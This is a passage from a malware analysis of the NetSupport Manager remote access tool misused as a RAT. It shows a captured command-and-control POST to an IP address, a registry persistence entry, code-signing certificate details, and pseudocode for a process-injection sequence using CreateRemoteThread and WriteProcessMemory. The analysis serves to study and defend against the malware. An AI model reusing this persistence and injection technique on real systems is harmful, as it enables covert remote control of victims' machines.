        SEQUENCE INFORMATION (3577784907, 2653422414)

        (14: 20: 20: 301)
POST http://195.123.211.9/fakeurl.htm HTTP/1.1
User-Agent: NetSupport M
anager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Leng
th:    51
Host: 195.123.211.9
Connection: Keep-Alive

CMD=STATUS
REQUES
TING_HELP=0
USERNAME=uii
CHANNEL=
```

The rat communicated to two **ip addresses**, two **countries** and one **continent**. here is the automated generated flow.



Persistence:


Following shows the registry modification




```
[12-06-2017-22-06-41]-> 1 IntelCO C:\Users\uii\AppData\Roaming\core64\client32.exe
```

Trust and Prevention:


Most of the executables and DLL’s in this situation used a trusted publisher. This means if the first stage somehow bypasses the security check, it would become very difficult to prevent such scenario in the second stage. Let’s look at some of the publishers.



```
+++++++++++++++++++++ X +++++++++++++++++++
[0014FCE8]->     NetSupport Manager
[0014FCFC]->     VeriSign Class 3 Code Signing 2010 CA
[0014FD00]->     NetSupport Ltd
[0014FCEC]->     (null)
[0014FCF0]->     http://www.netsupportsoftware.com
[013B2180]->     29 47 c5 9f 3a 9d 70 5c 58 91 06 b8 79 3f de
```




```
+++++++++++++++++++++ X +++++++++++++++++++
[0035FD5C]->     (null)
[0035FD70]->     COMODO RSA Code Signing CA
[0035FD74]->     Alkim Ltd
[0035FD60]->     (null)
[0035FD64]->     (null)
[003F2180]->     00 81 76 29 b3 28 66 7c 21 9b fa 88 77 4b 1a 9a 7b
```



```
+++++++++++++++++++++ X +++++++++++++++++++
[0016F834]->     NetSupport Manager
[0016F848]->     VeriSign Class 3 Code Signing 2010 CA
[0016F84C]->     NetSupport Ltd
[0016F838]->     (null)
[0016F83C]->     http://www.netsupportsoftware.com
[01152180]->     7d 2d 0c a0 6f 4d 88 04 2d cb 64 48 2b c9 c0 64
```

There are multiple legit / signed DLL's within the net support tool that can inject and monitor pretty much everything on the machine E.g. injlib.dll.



```
    typedef struct _MEMORY_BASIC_INFORMATION {
     PVOID  BaseAddress;
     PVOID  AllocationBase;
     DWORD  AllocationProtect;
     SIZE_T RegionSize;
     DWORD  State;
     DWORD  Protect;
     DWORD  Type;
   } MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_INFORMATION;



eax = GetProcAddress(esi, "CreateRemoteThread");
// ESI = HANDLE TO THE DLL
GetThreadContext(eax, REFERENCE TO CONTEXT STRUCTURE)
// HANDLE TO THEAD CONTEXT -> THREAD_GET_CONTEXT

// NEXT RESERVE 16 BYTES ON THE STACK

VirtualQueryEx(esi, *BASEADDRESS, &ref, 28-Bytes)
// ESI = HANLDE TO PROCESS
// ALLOCATE 20 BYTES ON STACK
WriteProcessMemory(esi, *BASEADDRESS, *BUFFER_TO_BE_WRITTEN_TO_ADDRESS_SPACE, 0x4, &BytesWritten)
// ESI = HANLDE TO PROCESS
```

AUTOMATED REPORTS:

Malware Process Flow:

http://udurrani.com/exp0/netsupport_rat/netsupport_rat_flow.pdf

DLL's Loaded (1):

http://udurrani.com/exp0/netsupport_rat/mod.pdf

DLL's Loaded (2)

http://udurrani.com/exp0/netsupport_rat/mod1.html